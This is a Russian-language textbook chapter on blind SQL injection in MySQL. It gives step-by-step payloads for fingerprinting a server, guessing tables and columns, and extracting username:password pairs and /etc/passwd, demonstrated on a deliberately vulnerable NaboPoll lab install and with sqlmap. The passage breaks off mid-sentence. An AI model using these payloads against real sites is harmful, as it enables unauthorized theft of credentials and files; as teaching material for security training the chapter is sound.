07 Слепая SQL-инъекция

Слепую SQL-инъекцию мы рассмотрим на примере СУБД MySQL, хотя та же идея работает в MS SQL и в иных СУБД. При слепой инъекции вы видите не извлекаемые данные, а только ответ сервера. По сравнению с обычной инъекцией реализация слепой инъекции немного сложнее и требует больше времени, но, если в инъекции несколько предложений `SELECT` и нельзя использовать ключевое слово `UNION`, слепая инъекция является оптимальной для хакера.

Сначала рассмотрим, как можно «вытащить» версию MySQL, как угадать имена таблиц и столбцов и как затем извлечь данные из столбцов базы. Как и ранее, мы будем пытаться поставить себя на место хакера.

Не пытайтесь использовать комментарий (то есть символы `--` или `/*`), когда выполняете слепую инъекцию, это обычно не нужно и может лишь испортить дело. Если вы все же задействуете комментарий, как в случае с оператором `INSERT` (см. далее), нужно позаботиться о том, чтобы вместо закомментированных значений в базу записывались другие. Существуют средства для автоматизации слепых инъекций, но лучше знать, как такая инъекция работает, и уметь реализовать ее вручную. К тому же часто удобнее сделать начальную часть работы вручную, а потом использовать автоматизированное средство, чтобы извлечь содержимое из столбца. Извлечение данных вслепую — дело небыстрое и достаточно трудоемкое даже при автоматизации, но, когда нет других доступных вариантов, это оптимальный метод взлома сайтов.

Мы будем использовать в примере несуществующий адрес

```
http://site.com/news.php?id=12
```

Предположим, что при попытке перейти по этому адресу мы увидели новостную статью с заголовком и содержимым. Чтобы проверить возможность слепой инъекции, вводится следующее:

```
news.php?id=12 and 1=1
```

При этом мы должны увидеть ту же страничку, что и раньше. Далее пробуем такой вариант:

```
news.php?id=12 and 1=2
```

В случае успешной инъекции вы увидите, что часть содержимого пропадет. Это может сразу броситься в глаза, например, если не отобразится текст статьи, или может быть менее заметным, например, если пропадет только заголовок или уменьшится количество страниц в статье. Можете пощелкать на кнопках Назад и Вперед в браузере, чтобы заметить различия. Если наша инъекция проводится со строковой переменной, вместо предыдущих нужно использовать такие строки:

```
news.php?id=12' and 1='1
news.php?id=12' and 1='2
```

Это позволит убрать синтаксическую ошибку.

Для нашего случая предположим, что заголовок или содержимое статьи исчезает, когда мы вводим символы 1=2, и ничего не исчезает, если мы вводим символы 1=1. То есть вводимое нами условие влияет на возвращаемые данные. Если условие истинно, данные возвращаются (как в случае варианта 1=1), а если ложно — нет (как в случае варианта 1=2). Так что мы будем задавать условия, которые либо истинны, либо ложны, а узнавать, что они истинны, мы сможем по возвращению содержимого страницы, или что они ложны — по невозвращению. Мы будем говорить, что «страница загрузилась нормально» при получении данных из базы.

Получение номера версии MySQL с помощью переменной @@version

Сначала нужно выяснить номер версии MySQL. Это поможет узнать доступные команды, так как версии MySQL имеют различия. Запрос должен выглядеть следующим образом:

```
news.php?id=12 and substring(@@version,1,1)=4
```

Здесь берется первый символ из переменной @@version и проверятся на равенство четырем (=4). Если это равенство справедливо, мы увидим статью новостей, в противном случае мы увидим неполную страницу, как было в варианте 1=2. Поскольку в странице не хватает содержимого, меняем 4 на 5 и пробуем снова. Если на этот раз страница загрузится нормально, значит, мы имеем дело с MySQL5. Если 4 и 5 не срабатывают, попробуйте 3. Если выяснится, что это версия MySQL3, то получить какие-либо данные будет почти невозможно, поскольку в этой версии подзапросы SELECT и оператор UNION недопустимы.

ПРИМЕЧАНИЕ

Вместо переменной @@version можно попробовать вызвать функцию version().

Проверка возможности доступа к таблице mysql.user

Следующее, что мы делаем, — проверяем возможность использования подзапроса, поскольку иногда ключевое слово `select` бывает занесено в черный список:

```
news.php?id=12 and (select 1)=1
```

Если этот подзапрос сработает, вы увидите нормально загружающуюся страницу. Далее посмотрим, являемся ли мы достаточно привилегированным пользователем, чтобы иметь доступ к таблице `mysql.user`:

```
news.php?id=12 and (SELECT 1 from mysql.user limit 0,1)=1
```

Если у нас есть доступ к таблице `mysql.user`, запрос вернет значение 1, если нет, то будет ошибка, и ничего не возвратится. Так что, если страница загружается нормально, это означает, что у нас есть доступ к `mysql.user`, и позже можно будет попытаться извлечь хэши паролей MySQL или использовать функции `load_file()` и `OUTFILE`. Обратите внимание на то, что мы ограничили количество возвращаемых записей с помощью конструкции `limit 0,1`, поскольку вложенные запросы могут возвращать только одну запись с данными; в противном случае они вызовут ошибку и не сработают. Так что не забудьте обязательно задействовать ключевое слово `limit`.

Угадывание имен таблиц

В нашем примере мы имеем дело с версией MySQL5, однако извлечение данных из базы `information_schema` при слепой атаке происходит очень медленно, поэтому иногда имеет смысл попробовать просто угадать названия некоторых таблиц. Например, в следующем запросе делается попытка извлечь данные из таблицы `users`:

```
news.php?id=12 and (SELECT 1 from users limit 0,1)=1
```

Если в базе есть таблица с именем `users`, страничка загрузится нормально. Далее нужно просто менять название таблицы, пытаясь его угадать.

Если же вы работаете с версией MySQL4, нужно будет угадывать имена таблиц и столбцов.

Угадывание имен столбцов в найденной таблице

Если вам повезло и вы угадали правильные имена каких-либо таблиц, можно попробовать угадать имена столбцов в этих таблицах. Предположим, таблица `users`

в нашем примере уже найдена, тогда можно попытаться выполнить следующий запрос:

```
news.php?id=12 and (SELECT substring(
  concat(1,password),1,1) from users limit 0,1)=1
```

Здесь мы добавили к строке '1' содержимое столбца password, затем вызвали функцию substring (выделение части строки), взяли только первый символ, который должен быть равен 1, если столбец password существует. Далее просто меняйте название password, чтобы попытаться угадать имена столбцов.

Извлечение данных из найденных таблиц/столбцов

Поскольку извлечение данных из таблиц может отнять немало времени, здесь полезно использовать автоматизацию, однако знание того, как это делается вручную, поможет вам лучше понять механизм слепой SQL-инъекции. Мы будем извлекать имя пользователя (username) и пароль (password) из таблицы users. Допустим, ранее мы выяснили, что в таблице существуют столбцы username, password, email и userid. Теперь попытаемся извлечь имя (username) и пароль (password) конкретного пользователя с помощью условия where:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),1,1))>100
```

Можно также попытаться использовать ограничение limit 0,1, чтобы извлечь данные первого пользователя, поскольку подзапросы должны возвращать только одну запись, иначе будет ошибка. Это неплохая идея, если вы не знаете, сколько записей вернет запрос. Кроме того, наш подзапрос select заключен в вызов функции substring(,1,1), которая урезает возвращаемые данные до одного первого символа. Потом функция ascii() преобразует этот один символ в его числовой ASCII-код, который затем проверяется на условие > 100.

Так что если в приведенном примере ASCII-код этого символа больше, чем 100, то страница загрузится нормально. Если в нашем случае страница не загрузится полностью, это будет означать, что код первого символа меньше 100 и нужна новая проверка:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),1,1))>80
```

Если страница загрузится нормально, значит, код символа больше 80. Далее пробуем большие значения:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),1,1))>90
```

Если не получается, пробуем значение поменьше:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),1,1))>85
```

Если получается, увеличиваем значение:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),1,1))>86
```

Если на этот раз опять не получается, значит, все просто. Сейчас у нас число, большее 85, но *не* большее 86, то есть это число 86! Чтобы убедиться в этом, можете проверить условие `=86`. Далее, используя преобразователь ASCII-кодов (функцию `char(86)`), узнаем, что первая буква возвращенного из базы результата — это `V`.

СОВЕТ

Чтобы узнать символ по его ASCII-коду, не обязательно прибегать к функции char(). В консоли Linux можно задать команду man ascii и она выдаст на экран всю таблицу символов и их коды.

Чтобы получить следующий символ, модифицируем функцию `substring`:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),2,1))>100
```

Мы заменили в вызове функции `substring` символы `,1,1` символами `,2,1`, чтобы она возвращала второй символ из результата выполнения запроса `select`. Далее повторяется та же процедура, что и для первого символа. Пусть на этот раз условие `>100` истинно, так что увеличиваем число:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),2,1))>120
```

Если нет, уменьшаем его до 110:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),2,1))>110
```

Если опять нет, делаем его еще меньше:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),2,1))>105
```

И еще меньше:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),2,1))>103
```

Пусть на этот раз условие истинно. Тогда увеличиваем число:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),2,1))>104
```

Если условие истинно, это означает, что число больше 104 и *не* больше 105, то есть искомое число — 105. Вызов `char(105)` дает букву `i`. Так что пока имеем словосочетание `Vi`. Как вы заметили, за 11 запросов к базе мы узнали только два символа. И это еще нам везло при угадывании. Ну а далее аналогичным способом (с помощью функции `substring`) угадывается следующий символ, пока, в конце концов, условие `>0` не станет ложным. Надеюсь, теперь вам понятно, что извлечение пар `user/password` может быть весьма затратным по времени.

Слепая SQL-инъекция в движке NaboPoll

В установленном в системе Damn Vulnerable Linux движке NaboPoll (предназначенном для проведения опросов), а точнее — в модуле results.php имеется уязвимость, доступная для слепой SQL-инъекции. Уязвимый текст таков:

```
Строки 27...31
-------------------------------
$res_question = mysql_query("select * from nabopoll_questions
  where survey=$survey order by id");

if ($res_question == FALSE || mysql_numrows($res_question) == 0)

    error($row_survey, "questions not found");
```

Параметр $survey (опрос) предварительно не фильтруется, а напрямую подставляется в SQL-запрос. Это слепая инъекция, так как сам параметр используется только в условии where и не отображается в дальнейшем в браузере.

Теперь займемся эксплуатацией уязвимости. Для начала нужно пройти в каталог администратора сайта по адресу http://localhost/webexploitation_package_02/nabopoll/admin/survey_edit.php и создать новый опрос, как показано на рис. 07.1



Рис. 07.1. Создание нового опроса в NaboPoll

Запрос добавляется щелчком на синем значке плюса и сохраняется щелчком на зеленом значке галочки в разделе Actions (Действия). Чтобы перейти на уровень ниже, чтобы добавить вопросы (а затем ответы), нужно щелкнуть на сиреневом значке стрелки (это последний значок в разделе Actions).

Если вы сделали все правильно, то результат опроса с номером 1 будет выглядеть примерно так, как показано на рис. 07.2 (для этого нужно перейти по адресу http://localhost/webexploitation_package_02/nabopoll/result.php?surv=1).



Рис. 07.2. Созданный нами опрос в NaboPoll

Теперь добавьте после конструкции `surv=1` следующий текст:

```
/**/AND/**/1=(SELECT/**/(IF((ASCII(SUBSTRING(user(),1,1))>125),1,0)))
```

Аналогичный текст я нашел внутри готового эксплойта для SQL-инъекции в движке NaboPoll. Разберем его подробнее. Вместо пробелов используются пустые комментарии (`/**/`), вероятно, сайт не распознает пробелы. К существующему где-то в недрах странички оператору `SELECT` добавляется наше условие `AND 1=`, а справа в скобках стоит подзапрос `SELECT` с условным оператором `IF`. Оператор `IF` в зависимости от истинности условия вернет либо первый аргумент (1), если условие истинно, либо второй (0), если оно ложно. Таким образом, если условие в `IF` истинно, мы получим `AND 1=1` и основной запрос к базе выполнится нормально (мы увидим страничку с результатом опроса). Если условие ложно, то мы получим `AND 1=0` и основной запрос ничего не вернет, а на страничке появится сообщение survey not found (опрос не найден). Проверяемое в операторе `IF` условие: ASCII-код первого символа имени пользователя MySQL (его возвращает функция `user`) больше (или меньше) некоторого значения. Мы сначала проверили, больше ли этот код значения 125, но сервер страничку с опросом не отобразил (рис. 07.3), значит, условие ложно.

Далее проверяем, например, больше ли этот код, чем 100, и в результате сервер возвращает положительный ответ (страничка с опросом загрузилась). Пробуя несколько раз, выясняем, что код первого символа равен 114. Это код буквы `r`.



Рис. 07.3. Слепая инъекция в NaboPoll

Аналогично ищется код второго символа (заменяем в вызове `SUBSTRING` второй параметр на 2):

```
/**/AND/**/1=(SELECT/**/(IF((ASCII(SUBSTRING(user(),2,1))>114),1,0)))
```

После небольшого количества попыток находим, что код второго символа равен 111 (буква `o`).



Рис. 07.4. Текст эксплойта для NaboPoll

Чтобы не тратить время на ручной перебор символов, идем по адресу http://packetstormsecurity.org/0702-exploits/nabopoll-sql.txt и копируем текст эксплойта в свой редактор. Все, что находится до начала программы (до оператора <?), удаляем, так как это просто пояснения (то есть у вас должен остаться только текст, показанный на рис. 07.4). Далее меняем значение переменной `$survey` на 1, а значение переменной `$path` — на путь к движку:

```
/webexploitation_package_02/nabopoll
```

Сохраняем программу с именем nabopoll.php, например, в каталоге /tmp и запускаем командой

```
php nabopoll.php
```

После этого можно наблюдать волшебную картину, как по одному символу на экране появляется имя пользователя MySQL (рис. 07.5).



Рис. 07.5. Работа эксплойта для NaboPoll

Таким образом, мы узнали, что имя пользователя MySQL — `root@localhost`. По моим наблюдениям, многие эксплойты для слепых SQL-инъекций перебирают абсолютно все коды символов: от 0 до 255. На самом деле можно перебирать только печатные символы (да и то не все, а лишь допустимые в имени пользователя), что заметно сокращает время работы эксплойта. Если же реализовать не просто перебор, а метод двоичного поиска, код эксплойта, конечно, усложнится, но время работы значительно сократится. Это я вам говорю, как программист ☺.

Как я уже отмечал, если у нашего пользователя есть право на исполнение функции `load_file()`, можно загрузить любой файл, к которому у нас есть доступ на чтение, например /etc/passwd. Для этого достаточно просто заменить в эксплойте вызов функции `user()` следующим вызовом:

```
load_file(0x2f6574632f706173737764)
```

Работу модифицированного эксплойта иллюстрирует рис. 07.6. Если для извлечения имени пользователя скорость работы эксплойта не столь важна, то для загрузки целого файла ее не мешало бы повысить, используя упомянутые здесь методы.



Рис. 07.5. Работа модифицированного эксплойта для NaboPoll

Измерения показали, что на подбор 100 символов эксплойт тратит 195 секунд. Я переделал эксплойт с использованием двоичного поиска, и он стал угадывать 100 символов всего за 15 секунд, то есть скорость работы возросла ровно в 13 раз. Текст усовершенствованного эксплойта приведен в приложении 6.

Если эксплойт предназначен для извлечения стандартного MD5-хэша, можно преобразовать строку к нижнему регистру (так как хэш может содержать только либо прописные, либо строчные буквы, на расшифровку это никак не влияет). Тогда в хэше могут встретиться только цифры 0–9 и буквы a–f. В этом случае время перебора сокращается в разы даже без половинного деления.

Однако по-настоящему быстрые методы извлечения хэшей приведены в приложении 8.

Автоматизация механизма извлечения данных

Вернемся к условному примеру с инъекцией на сайте site.com в модуле news.php. С точки зрения хакера лучше использовать хакерскую утилиту sqlmap 4, поскольку версия 5 содержит ошибки и не всегда работает корректно. Существуют и другие инструменты для слепой инъекции. Чтобы извлечь те же самые имя пользователя и пароль с помощью утилиты sqlmap, применяется следующая команда:

```
./sqlmap.py -u "http://site.com/news.php?id=12" -p id
  -a "./txt/user-agents.txt" -v1 --string "Posted 3-3-2008" -e "(
  SELECT concat(username,0x3a,password) from users where userid=2)"
```

Здесь после `-u` указан адрес, в котором имеется инъекция, а после `-p` — имя параметра, подверженного инъекции (у нас это `id`). Опция `-a` задает случайного пользовательского агента из текстового файла (иначе по умолчанию будет указан вариант `user-agent = sqlmap`, что нехорошо). Опция `-v1` означает подробный